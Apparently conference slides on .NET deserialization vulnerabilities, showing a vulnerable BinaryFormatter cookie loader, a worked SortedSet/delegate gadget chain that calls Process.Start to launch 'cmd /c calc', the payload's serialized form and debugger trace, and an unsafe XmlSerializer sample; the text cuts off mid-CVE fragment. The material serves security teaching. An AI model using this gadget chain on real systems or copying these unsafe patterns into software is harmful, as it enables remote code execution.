



Deserialization vulns

past, present, and future

Mikhail Shcherbakov

- Doctoral student at KTH Royal Institute of Technology
- 10+ years in Software Development industry
- 5+ years in Application Security industry
- Microsoft Most Valuable Professional (MVP) in 2016, 2017 and 2018
- Microsoft Bug Bounty: CVE-2017-0256, CVE-2018-0787, CVE-2019-0866, CVE-2019-0872
- Research interests: AppSec, Web Security, Static and Dynamic Code Analysis, Information Flow Security


Motivation

- An overview of deserialization vulnerabilities
- Review vulnerable code patterns
- Study best practices of deserialization


PAST




What is serialization?



Client-side storage architecture



Client-side storage architecture




What is deserialization attack?

```
public static T Load<T>(
    this HttpRequestBase request, string name)
{
    var cookie = request.Cookies[name];
    if (cookie == null) return default(T);

    var serializer = new BinaryFormatter();
    var value = Convert.FromBase64String(cookie.Value);
    using (var stream = new MemoryStream(value))
        return (T) serializer.Deserialize(stream);
}
```


What is deserialization attack?



What is gadget?

```
var singleDelegate = new Comparison<string>(String.Compare);  
var multiDelegate = singleDelegate + singleDelegate;
```

```
var comparer = Comparer<string>.Create(multiDelegate);
```

```
var sortedSet = new SortedSet<string>(comparer)  
{  
    "cmd",  
    "/c calc"  
};
```

What is gadget?

```
var invocationList = multiDelegate.GetInvocationList();
```

```
invocationList[1] = new Func<string, string, Process>(
    Process.Start);
```

```
var field = typeof(MulticastDelegate).GetField(
    "_invocationList",
    BindingFlags.NonPublic | BindingFlags.Instance);
field.SetValue(multiDelegate, invocationList);
```

What is gadget?

```
var binaryFormatter = new BinaryFormatter();  
using (var stream = new MemoryStream())  
{  
    binaryFormatter.Serialize(stream, sortedSet);  
  
    File.WriteAllBytes(  
        @"d:\payload.bin",  
        Convert.ToBase64String(stream.ToArray()));  
}
```

What is gadget?

```
D:\sources\payload.bin d 1251 2240 Col 0 100% 11:04
[System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]
System.Collections.Generic.SortedSet`1[[System.String, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]
CountComparer.VersionItems
System.Collections.Generic.ComparisonComparer`1[[System.String, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]
System.Collections.Generic.ComparisonComparer`1[[System.String, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]
System.DelegateSerializationHolder
System.DelegateSerializationHolder+DelegateEntry/System.Reflection.MemberInfoSerializationHolder/System.Reflection.MemberInfoSerializationHolder
System.DelegateSerializationHolder+DelegateEntry
System.Func`3[[System.String, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089],[System.String, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089],[System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]
System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
System.Diagnostics.Process
System.Diagnostics.Process.Start
System.Reflection.MemberInfoSerializationHolder
System.Type[]
System.Diagnostics.Process Start(System.String, System.String)
System.Diagnostics.Process Start(System.String, System.String)
System.Int32 Compare(System.String, System.String)
System.Comparison`1[[System.String, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]]
1 2 3 4 5 6 7 8 9 10 GoFile 11 12
Far.exe#[64]:4432
« 161206[64] 1/3 [+] NUM PRI 118x21 (12,999) 15H 3848/4432 95%,USR
```

What is gadget?

```
public static T Load<T>(
    this HttpRequestBase request, string name)
{
    var cookie = request.Cookies[name];
    if (cookie == null) return default(T);

    var serializer = new BinaryFormatter();
    var value = Convert.FromBase64String(cookie.Value);
    using (var stream = new MemoryStream(value))
        return (T) serializer.Deserialize(stream);
}
```

What is gadget?

The image shows a Visual Studio window with a code editor and a call stack. The code editor displays a snippet of C# code for a static method `Start` that takes `fileName` and `arguments` as parameters and returns `Process.Start(new ProcessStartInfo(fileName, arguments))`. The call stack below shows the execution path, starting from `System.dll!System.Diagnostics.Process.Start` and going down through various `mscorlib.dll` and `System.dll` methods. The method `System.dll!System.Collections.Generic.SortedSet<string>.OnDeserialization(object sender)` is highlighted with a red box, indicating it is the current frame or a point of interest in the execution.

```
2452 // Token: 0x06002FDA RID: 12250 RVA: 0x000D7F19 File Offset: 0x000D6119
2453 public static Process Start(string fileName, string arguments)
2454 {
2455     return Process.Start(new ProcessStartInfo(fileName, arguments));
2456 }
2457
2458 /// <summary>Starts the process resource that is specified by the parameter containing process start
```

100 %


Call Stack

Name

- System.dll!System.Diagnostics.Process.Start(string fileName, string arguments) (IL=0x0000, Native=0x00007FF9D9629280+0x2D)
- mscorlib.dll!System.Collections.Generic.ComparisonComparer<string>.Compare(string x, string y) (IL≈0x0000, Native=0x00007FF9DADE9410+0x53)
- System.dll!System.Collections.Generic.SortedSet<string>.AddIfNotPresent(string item) (IL≈0x004C, Native=0x00007FF9D8FFEEE0+0x1AD)
- System.dll!System.Collections.Generic.SortedSet<string>.Add(string item) (IL≈0x0000, Native=0x00007FF9D8FFEE40+0x39)
- System.dll!System.Collections.Generic.SortedSet<string>.OnDeserialization(object sender) (IL≈0x007D, Native=0x00007FF9D97AFD60+0x2CB)
- System.dll!System.Collections.Generic.SortedSet<string>.System.Runtime.Serialization.IDeserializationCallback.OnDeserialization(object sender) (IL=0x0007, Native=0x00007FF9D8FFEEE0+0x1AD)
- mscorlib.dll!System.Runtime.Serialization.ObjectManager.RaiseDeserializationEvent() (IL=0x002D, Native=0x00007FF9DA1DD3B0+0xA5)
- mscorlib.dll!System.Runtime.Serialization.Formatter.Binary.ObjectReader.Deserialize(System.Runtime.Remoting.Messaging.HeaderHandler handler, System.Runtime.Serialization.StreamingContext context) (IL≈0x0000, Native=0x00007FF9D8FFEEE0+0x1AD)
- mscorlib.dll!System.Runtime.Serialization.Formatter.Binary.BinaryFormatter.Deserialize(System.IO.Stream serializationStream, System.Runtime.Remoting.Messaging.HeaderHandler handler, System.Runtime.Serialization.StreamingContext context) (IL≈0x0000, Native=0x00007FF9D8FFEEE0+0x1AD)
- mscorlib.dll!System.Runtime.Serialization.Formatter.Binary.BinaryFormatter.Deserialize(System.IO.Stream serializationStream, System.Runtime.Remoting.Messaging.HeaderHandler handler, System.Runtime.Serialization.StreamingContext context) (IL≈0x0000, Native=0x00007FF9D8FFEEE0+0x1AD)

Locals Threads Call Stack Modules Watch 1 Breakpoints Output Exception Settings Memory 3

What is gadget?



What are "magic" methods?

- Finalize method
- Serializable interface
- OnDeserialized/ OnDeserializing attributes
- IDeserializationCallback interface
- IObjectReference interface
- Constructors and setters

Is the code secure?

```
public void ImportXml(string data)
{
    var serializer = new XmlSerializer(Type.GetType(type));
    using (var stream = new MemoryStream(Encoding.UTF8.GetBytes(data)))
    {
        var obj = serializer.Deserialize(stream);

        // ...
    }
}
```



Is the code secure?

```
public void ImportXml(string data)
{
    var serializer = new XmlSerializer(Type.GetType(type));
    using (var stream = new MemoryStream(Encoding.UTF8.GetBytes(data)))
    {
        var obj = serializer.Deserialize(stream);

        // ...
    }
}
```



CVE-2019-0604

```
string text = (!type.Equals(typeof(Guid))) ? EntityInstanceIdEncoder.HexDecode(encodedId, num, (int)c3).ToString() : encodedId.Substring(num, (int)c3);
num += (int)c3;
